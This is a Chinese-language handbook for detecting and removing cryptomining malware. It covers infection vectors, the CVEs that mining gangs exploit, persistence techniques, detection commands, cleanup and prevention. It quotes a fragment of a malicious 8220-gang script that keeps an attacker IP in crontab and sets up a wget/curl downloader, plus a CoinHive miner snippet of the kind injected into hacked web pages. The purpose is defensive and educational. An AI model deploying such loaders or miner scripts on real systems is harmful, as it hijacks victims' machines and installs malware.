挖矿病毒攻击的排查处置手册

一、背景

在用户不知情或未经允许的情况下，占用系统资源和网络资源进行挖矿，影响用户的网络和资源，从而获取虚拟币牟利。

为了帮助应对恶意挖矿程序攻击，发现和清除恶意挖矿程序，防护和避免感染恶意挖矿程序，整理了如下针对挖矿活动相关的现状分析和检测处置建议。

二、为什么会感染恶意挖矿程序

通常遇到企业内网主机感染恶意挖矿程序，或者网站、服务器以及使用的云服务被植入恶意挖矿程序的时候，都不免提出“为什么会感染恶意挖矿程序，以及是如何感染的”诸如此类的问题，目前感染恶意挖矿程序的主要方式：

2.1.利用类似其他病毒木马程序的传播方式。

例如钓鱼欺诈，色情内容诱导，伪装成热门内容的图片或文档，捆绑正常应用程序等，当用户被诱导内容迷惑并双击打开恶意的文件或程序后，恶意挖矿程序会在后台执行并悄悄的进行挖矿行为。

2.2.暴露在公网上的主机、服务器、网站和Web服务、云服务等被入侵。

通常由于暴露在公网上的主机和服务由于未及时更新系统或组件补丁，导致存在一些可利用的远程利用漏洞，或由于错误的配置和设置了较弱的口令导致被登录凭据被暴力破解或绕过认证和校验过程。

2.3.内部人员私自安装和运行挖矿程序

企业内部人员带来的安全风险往往不可忽视，需要防止企业机构内部人员私自利用内部网络和机器进行挖矿牟利，避免出现类似“湖南某中学校长利用校园网络进行挖矿”的事件。

三、恶意挖矿会造成哪些影响

3.1.CPU极高，耗电，造成网络拥堵

由于挖矿程序会消耗大量的CPU或GPU资源，占用大量的系统资源和网络资源，其造成内部网络拥堵。

3.2.影响业务运行。

可能造成系统运行卡顿，系统或在线服务运行状态异常，严重的可能造成线上业务和在线服务的拒绝服务，以及对使用相关服务的用户造成安全风险。

四、恶意挖矿攻击是如何实现的

那么恶意挖矿攻击具体是如何实现的呢，这里我们总结了常见的恶意挖矿攻击中重要攻击链环节主要使用的攻击战术和技术。

4.1.初始攻击入口

针对企业和机构的服务器、主机和相关Web服务的恶意挖矿攻击通常使用的初始攻击入口分为如下三类：

1.远程代码执行漏洞

实施恶意挖矿攻击的黑客团伙通常会利用1-day或N-day的漏洞利用程序或成熟的商业漏洞利用包对公网上存在漏洞的主机和服务进行远程攻击利用并执行相关命令达到植入恶意挖矿程序的目的。

下表是结合近一年来公开的恶意挖矿攻击中使用的漏洞信息：

漏洞名称 相关漏洞编号 相关恶意挖矿攻击

永恒之蓝 CVE-2017-0144 MsraMiner，WannaMiner，CoinMiner

Drupal Drupalgeddon 2远程代码执行 CVE-2018-7600 8220挖矿团伙[1]

VBScript引擎远程代码执行漏洞 CVE-2018-8174 Rig Exploit Kit利用该漏洞分发门罗比挖矿代码[3]

Apache Struts 远程代码执行 CVE-2018-11776 利用Struts漏洞执行CNRig挖矿程序[5]

WebLogic XMLDecoder反序列化漏洞 CVE-2017-10271 8220挖矿团伙[1]

JBoss反序列化命令执行漏洞 CVE-2017-12149 8220挖矿团伙[1]

Jenkins Java反序列化远程代码执行漏洞 CVE-2017-1000353 JenkinsMiner[4]

2.暴力破解
通常还会针对目标服务器和主机开放的Web服务和应用进行暴力破解获得权限外，例如暴力破解Tomcat服务器或SQL Server服务器，对SSH、RDP登录凭据的暴力猜解。
3.未正确配置导致未授权访问漏洞
由于部署在服务器上的应用服务和组件未正确配置，导致存在未授权访问的漏洞。黑客团伙对相关服务端口进行批量扫描，当探测到具有未授权访问漏洞的主机和服务器时，通过注入执行脚本和命令实现进一步的下载植入恶意挖矿程序。
下表列举了恶意挖矿攻击中常用的未授权漏洞。
漏洞名称 主要的恶意挖矿木马
Redis未授权访问漏洞 8220挖矿团伙[1]
Hadoop Yarn REST API未授权漏洞利用 8220挖矿团伙[1]
除了上述攻击入口以外，恶意挖矿攻击也会利用诸如 供应链攻击，和病毒木马类似的传播方式实施攻击。
4.2.植入，执行和持久性
恶意挖矿攻击通常利用远程代码执行漏洞或未授权漏洞执行命令并下载释放后续的恶意挖矿脚本或木马程序。
恶意挖矿木马程序通常会使用常见的一些攻击技术进行植入，执行，持久化。例如使用WMIC执行命令植入，使用UAC Bypass相关技术，白利用，使用任务计划持久性执行或在Linux环境下利用crontab定时任务执行等。
下图为在 8220挖矿团伙 一文[1]中分析的恶意挖矿脚本，其通过写入crontab定时任务持久性执行，并执行wget或curl命令远程下载恶意程序。


```
...
if crontab -l | grep -q "46.249.38.186"
then
    echo "Cron exists"
else
    echo "Cron not found"
    LDR="wget -q -O -"
    if [ -s /usr/bin/curl ];
    then
        LDR="curl";
    fi
    if [ -s /usr/bin/wget ];
    then
        LDR="wget -q -O -";
```

4.3.竞争与对抗
恶意挖矿攻击会利用混淆，加密，加壳等手段对抗检测，除此以外为了保障目标主机用于自身挖矿的独占性，通常还会出现“黑吃”的行为。例如:
☒修改host文件，屏蔽其他恶意挖矿程序的域名访问
☒搜索并终止其他挖矿程序进程
☒通过iptables修改防火墙策略，甚至主动封堵某些攻击漏洞入口以避免其他的恶意挖矿攻击利用
4.4.恶意挖矿程序有哪些形态
当前恶意挖矿程序主要的形态分为三种:
☒自开发的恶意挖矿程序，其内嵌了挖矿相关功能代码，并通常附带有其他的病毒、木马恶意行为
☒利用开源的挖矿代码编译实现，并通过PowerShell，Shell脚本或Downloader程序加载执行，如XMRig [7], CNRig [8]，XMR-Stak[9]。
其中XMRig是一个开源的跨平台的门罗算法挖矿项目，其主要针对CPU挖矿，并支持38种以上的币种。由于其开源、跨平台和挖矿币种类别支持丰富，已经成为各类挖矿病毒家族最主要的挖矿实现核心。
☒Javascript脚本挖矿，其主要是基于CoinHive[6]项目调用其提供的JS脚本接口实现挖矿功能。由于JS脚本实现的便利性，其可以方便的植入到入侵的网站网页中，利用访问用户的终端设备实现挖矿行为。


```
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
    var miner = new CoinHive.Anonymous('eXnvyAQwXxGV80C4fGuiRiDZiDpDaSrf',{
        threads:4,
        throttle:0.6
});
    miner.start();
```

五、如何发现是否感染恶意挖矿程序
那么如何发现是否感染恶意挖矿程序，本文提出几种比较有效而又简易的排查方法。
5.1.经验排查法或“肉眼”排查
由于挖矿程序通常会占用大量的系统资源和网络资源，所以结合经验是快速判断企业内部是否遭受恶意挖矿攻击的最简易手段。
通常企业机构内部出现异常的多台主机卡顿情况并且相关主机风扇狂响，在线业务或服务出现频繁无响应，内部网络出现拥堵，在反复重启，并排除系统和程序本身的问题后依然无法解决，那么就需要考虑是否感染了恶意挖矿程序。
5.2.技术排查法


1. 进程行为
   top命令查看CPU占用率情况，并按C键通过占用率排序，查找CPU高的进程。



2. 网络连接状态
   netstat -anp命令查看主机网络连接状态和对应进程，查看是否存在异常的连接。
3. 自启动或任务计划脚本
   查看自启动或定时任务列表，例如通过crontab查看当前的定时任务。



4. 相关配置文件
   查看主机的例如/etc/hosts，iptables配置等是否异常。
5. 日志文件
   查看/var/log下的主机或应用日志，例如这里查看/var/log/cron*下的相关日志。



6. 安全防护日志
   查看内部网络和主机的安全防护设备告警和日志信息，查找异常。通常在企业安全人员发现恶意挖矿攻击时，初始的攻击入口和脚本程序可能已经被删除，给事后追溯和还原攻击过程带来困难，所以更需要依赖于服务器和主机上的终端日志信息以及企业内部部署的安全防护设备产生的日志信息。

六、如何清除恶意挖矿程序

1. 终止挖矿进程，删除挖矿文件和服务。
2. 检查是否可疑计划任务和可疑启动项，删除挖矿相关的任务、服务、启动项。
3. 检查hosts、user等配置文件，删除可疑新增的内容。

七、如何防护恶意挖矿攻击

1. 应该在其企业内部使用的相关系统，组件和服务出现公开的相关远程利用漏洞时，尽快更新其到最新版本，或在为推出安全更新时采取恰当的缓解措施。
2. 对于在线系统和业务需要采用正确的安全配置策略，使用严格的认证和授权策略，并设置复杂的访问凭证。
3. 加强人员的安全意识，避免企业人员访问带有恶意挖矿程序的文件、网站。
4. 制定相关安全条款，杜绝内部人员的主动挖矿行为。